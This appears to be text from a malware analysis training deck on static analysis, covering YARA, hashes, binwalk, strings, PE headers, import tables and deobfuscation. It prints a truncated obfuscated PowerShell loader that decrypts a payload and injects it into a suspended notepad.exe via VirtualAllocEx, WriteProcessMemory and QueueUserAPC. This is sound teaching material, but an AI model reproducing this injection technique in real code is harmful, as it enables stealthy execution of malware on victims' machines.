


```
rule silent_banker : banker
{
    meta:
        description = "This is just an example"
        threat_level = 3
        in_the_wild = true

    strings:
        $a = {6A 40 68 00 30 00 00 6A 14 8D 91}
        $b = {8D 4D B0 2B C1 83 C0 27 99 6A 4E 59 F7 F9}
        $c = "UVODFRYSIHLNWPEJXQZAKCBGMT"

    condition:
        $a or $b or $c
}
```

https://virustotal.github.io/yara/

Static Analysis

Static Analysis



```
┌──(bajiri㉿[redacted])-[[redacted]
└─$ md5sum payload.exe
af874929b77b19858ab5f7ad1999d3a3  payload.exe

┌──(bajiri㉿[redacted])-[[redacted]
└─$ sha256sum payload.exe
cd7a13f4278384739f44d8b06d80585a0207bcba8ba2ec51f91c54ac05c42447  payload.exe

┌──(bajiri㉿[redacted])-[[redacted]
└─$ binwalk payload.exe

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             Microsoft executable, portable (PE)
436728        0x6A9F8         SHA256 hash constants, little endian
439708        0x6B59C         PEM certificate
439876        0x6B644         PEM RSA private key
440072        0x6B708         PEM EC private key
440136        0x6B748         PEM DSA private key
454704        0x6F030         Copyright string: "Copyright (c) by P.J. Plauge
RESERVED."


┌──(bajiri㉿[redacted])-[[redacted]
└─$ file payload.exe
payload.exe: PE32 executable (GUI) Intel 80386, for MS Windows
```


- Static analysis involves examining a file or binary without executing it. This allows analysts to safely inspect files without risk of executing malicious code.
- Often, static analysis and threat intelligence are enough to determine the impact of a malicious file.
  - For example, looking up hashes on VirusTotal or a public sandbox will be enough to make a determination
- Static Analysis Tools
  - Strings
  - PEStudio
  - PEiD
  - Hex editors
  - Code editors
  - Terminal/Shell commands

Static Analysis: File Analysis

- File Analysis is the process of analyzing a file without executing it
  - Most Static Analysis falls under this category
- Mainstays of File Analysis are strings, headers, and import/export tables
- **Strings.exe** is a program that will print all continuous Unicode/ASCII strings present in a file's raw data. There are multiple iterations of strings for various architectures, operating systems, and language preferences.
- **Headers**, or **magic numbers**, are the first series of bytes in a file. These bytes determine the file type. Often, file extensions are misleading. A file can be renamed with any extension, regardless of what the data represents. By examining magic numbers, you can get a better sense of what type of file a sample is.
- Binary files use **imports** when accessing operating system components. In most cases, these are segments of Windows API files and capabilities. For PE (Portable Executable) files, imports are in the IAT (Import Address Table)
- **Exports** are functions that originate from within the binary but are exported for use outside of the binary scope. In most situations that do not involve DLL or similar files, there will only be a start export that indicates to the operating system where the start of the code is.


Static Analysis: Strings

- The bottom image is the raw file bytes presented as hex
- When run through a strings program, the continuous Unicode/ASCII strings are displayed
- This hex dump resolves to the top message
- There are multiple versions of strings and different programs that can visualize them
    - Sysinternals' Strings is great for Windows
    - https://learn.microsoft.com/en-us/sysinternals/downloads/strings



```
This program cannot be run in DOS mode
Rich
PE
```

Strings output of a PE File




```
4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 B8 00 00 00 00 00 00
00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 B8 00 00 00 0E 1F BA 0E 00
B4 09 CD 21 B8 01 4C CD 21 54 68 69 73 20 70 72 6F 67 72 61 6D 20 63
61 6E 6E 6F 74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20 6D 6F 64
65 2E 0D 0D 0A 24 00 00 00 00 00 00 00 C7 BF 79 DA 83 DE 17 89 83 DE
17 89 83 DE 17 89 00 C2 19 89 82 DE 17 89 CC FC 1E 89 87 DE 17 89 B5
F8 1A 89 82 DE 17 89 52 69 63 68 83 DE 17 89 00 00 00 00 00 00 00 00
50 45 00 00 4C 01 03 00 16 6A 88 53 00 00 00 00 00 00 00 00 E0 00 0F
01 0B 01 06 00 00 F0 00 00 00 30 00 00 00 00 00 00 E0 16 00 00 00 10
00 00 00 00 01 00 00 00 40 00
```

Hex dump of a PE File

Static Analysis: Headers


- Headers are one way to determine what a file is
- File extensions can easily be faked or removed, so using headers is a more robust way of identifying a file type
- A file header must be present for the file to operate normally
- For example, every Windows Portable Executable binary begins with the bytes ‘4D 5A’
  - If these bytes are not present, the PE file will fail to execute
- https://en.wikipedia.org/wiki/List_of_file_signatures




https://learn.microsoft.com/en-us/archive/msdn-magazine/2002/february/inside-windows-win32-portable-executable-file-format-in-detail

Static Analysis: Imports/Exports

- In a standard PE file, all imported DLLs will have an entry in the Import Directory Table (IDT)
- The Import Lookup Table (ILT - bottom image) follows the IDT and describes all of the imports from a specific DLL
- Most analysis tools will have the capability to extract and list all of the imported DLLs and functions a binary relies on
- Similarly, functions the binary exports are also defined
    - This is mostly used in DLLs, as most binaries only export the “start” function for execution




imports (79)	flag (13)	first-thunk-original (INT)	first-thunk (IAT)	hint
FindFirstFileExW	x	0x00000000000204A4	0x00000000000204A4	405 (0x0195)
FindNextFileW	x	0x00000000000204B8	0x00000000000204B8	422 (0x01A6)
GetCurrentProcess	x	0x0000000000020402	0x0000000000020402	562 (0x0232)
GetCurrentProcessId	x	0x000000000002015C	0x000000000002015C	563 (0x0233)
GetCurrentThreadId	x	0x0000000000020172	0x0000000000020172	567 (0x0237)
GetEnvironmentStringsW	x	0x0000000000020528	0x0000000000020528	595 (0x0253)
GetModuleHandleExW	x	0x0000000000020438	0x0000000000020438	660 (0x0294)
RaiseException	x	0x00000000000203AA	0x00000000000203AA	1159 (0x0487)
RtlLookupFunctionEntry	x	0x00000000000201CC	0x00000000000201CC	1277 (0x04FD)
RtlPcToFileHeader	x	0x00000000000203BC	0x00000000000203BC	1279 (0x04FF)
SetEnvironmentVariableW	x	0x000000000002055C	0x000000000002055C	1350 (0x0546)



Bits	Size	Bit Field	Description
31/63	1	Ordinal/Name Flag	If this bit is set, import by ordinal. Otherwise, import by name. Bit is masked as `0x80000000` for PE32, `0x8000000000000000` for PE32+.
15-0	16	Ordinal Number	A 16-bit ordinal number. This field is used only if the Ordinal/Name Flag bit field is 1 (import by ordinal). Bits 30-15 or 62-15 must be 0.
30-0	31	Hint/Name Table RVA	A 31-bit RVA of a hint/name table entry. This field is used only if the Ordinal/Name Flag bit field is 0 (import by name). For PE32+ bits 62-31 must be zero.


Static Analysis: Code Analysis

- In some incidents, raw code files like JavaScript, Python, or PowerShell are used to carry out initial access
- Typically, these files are obfuscated, which is a process for obscuring the content of the code
    - As code files must be decrypted to execute, the plain text is often easy to get
    - Threat actors will obfuscate the plain text through a variety of means to make the code harder to understand
- Obfuscation methods typically use text encoding like Base64, common ciphers, AES encryption, redundant logic and functions, and empty or misleading code to confuse analysts



```
$key = 0xa
$type1 = "L7gTMtFz0gxbw/XqJ8R3xusgcLBHADXF/HKfu9w0iMePvADGKQz1ktCBS1w06sxY4Xdxc0DpDXXuPdWtUm3Dy9ue4UMQ1jSdtBuR5QRkgTKUh49uedeF+Zf3dNcRhmV0AShh1jBuu0j+4WB1
$type1Key = "+xdItpHTBH0rr7tIsBHouhdZarLycrcBoNWg3p71mao=";
$type1Iv = "7U9WvYdXRXTyIt6ERGZSbA==";
$AES = [System.Security.Cryptography.Aes]::Create();
$AES.Key= [Convert]::FromBase64String($type1Key);
$AES.Iv= [Convert]::FromBase64String($type1iv);
$type1 = foreach($byte in [Convert]::FromBase64String($type1)){
    $byte -bxor $key
};
$payload = $AES.CreateDecryptor()
$type1 = $([string]::New($payload.TransformFinalBlock($type1,0,$type1.length)))
$type2 = [String]::New([Convert]::FromBase64String("dXNpbmcgU3lzdGVtOwp1c2luZyBTeXN0ZW0uUnVudGltZS5JbnRlcm9wU2VydmljZXM7CgogCnB1YmxpYyBjbGFzcyBLZXJuZWwzMg
Add-Type -TypeDefinition [convert]::FromBase64String($type1)
Add-Type -TypeDefinition $type2
$keyy = "N72e0owoiXXUmQhpJpml+WppCDqQaeV2c0DyEdo03Ng="
$iv = "zoLXP9rIye1HLfC0H/IWAQ=="
$AES = [System.Security.Cryptography.Aes]::Create()
$AES.Key= [Convert]::FromBase64String($keyy)
$AES.Iv= [Convert]::FromBase64String($iv)
$data = "x6ciYQicurRQcpSogi5ZNQrZ6WIa6TjyxgAaW3PQ05O7TFu2PM09dGPBdhHi8jD2Tyt5eUffmY476L43ppb6BrwOL7aO3xstOqLJwXeNZ9EzmBAtwiGWvNI3ppC/RAvfWYX8cEZXzra7c6krn
$data = foreach($byte in [Convert]::FromBase64String($data)){
    $byte -bxor $key
}
$payload = $AES.CreateDecryptor()
$payload = $([Convert]::FromBase64String([string]::New($payload.TransformFinalBlock($data,0,$data.length))))
$processInfo = [ProcessCreator]::CreateSuspendedProcess("C:\Windows\System32\notepad.exe")
$allocatedAddress = [Kernel32]::VirtualAllocEx($processInfo.hProcess, [IntPtr]::Zero, [UIntPtr]::new($payload.Length),0x00001000 -bor 0x00002000,0x40)
[ProcessCreator]::WriteProcessMemory($processInfo.hProcess,$allocatedAddress,$payload,$payload.Length,[ref][IntPtr]::Zero) 2>&1>$null
[ProcessCreator]::QueueUserAPC($allocatedAddress,$processInfo.hThread,$null) 2>&1>$null
[ProcessCreator]::ResumeThread($processInfo.hThread) 2>&1>$null
```

Static Analysis: Deobfuscation



```
// Example obfuscated code
const _0x38a2db = ['\x54\x6f\x74a\x6c', '\x6c\x6f\x67', '\x3a\x20'];
const _0x9b58d9 = function(_0x39ddb7) {
    return _0x38a2db[_0x39ddb7 + (-0x6d5 + 0x58 + 0x11 * 0x62)];
}, _0x498b9b = function(_0x48d808, _0x14da1e) {
    return _0x9b58d9(_0x48d808);
}, _0x34c7bc = function(_0x16af1d, _0x27a29e) {
    return _0x498b9b(_0x16af1d);
}, _0x23a1 = _0x34c7bc;
let total = 0x2 * 0x109e + -0xc * -0x16a + -0x3234;
for (let i = 0x1196 + 0x97b * 0x3 + -0x2e07; i < -0x95 * -0x38 + -0x1a
    total += i;
}
console[_0x34c7bc(-(0x1e7c + -0x1 * -0x1367 + 0x2ef * -0x11))](_0x498b
```

```
let total = 0;
for (let i = 0; i < 10; i++) {
  total += i;
}
console.log("Total: " + total);
```

Static Analysis: Deobfuscation

JavaScript Deobfuscation:

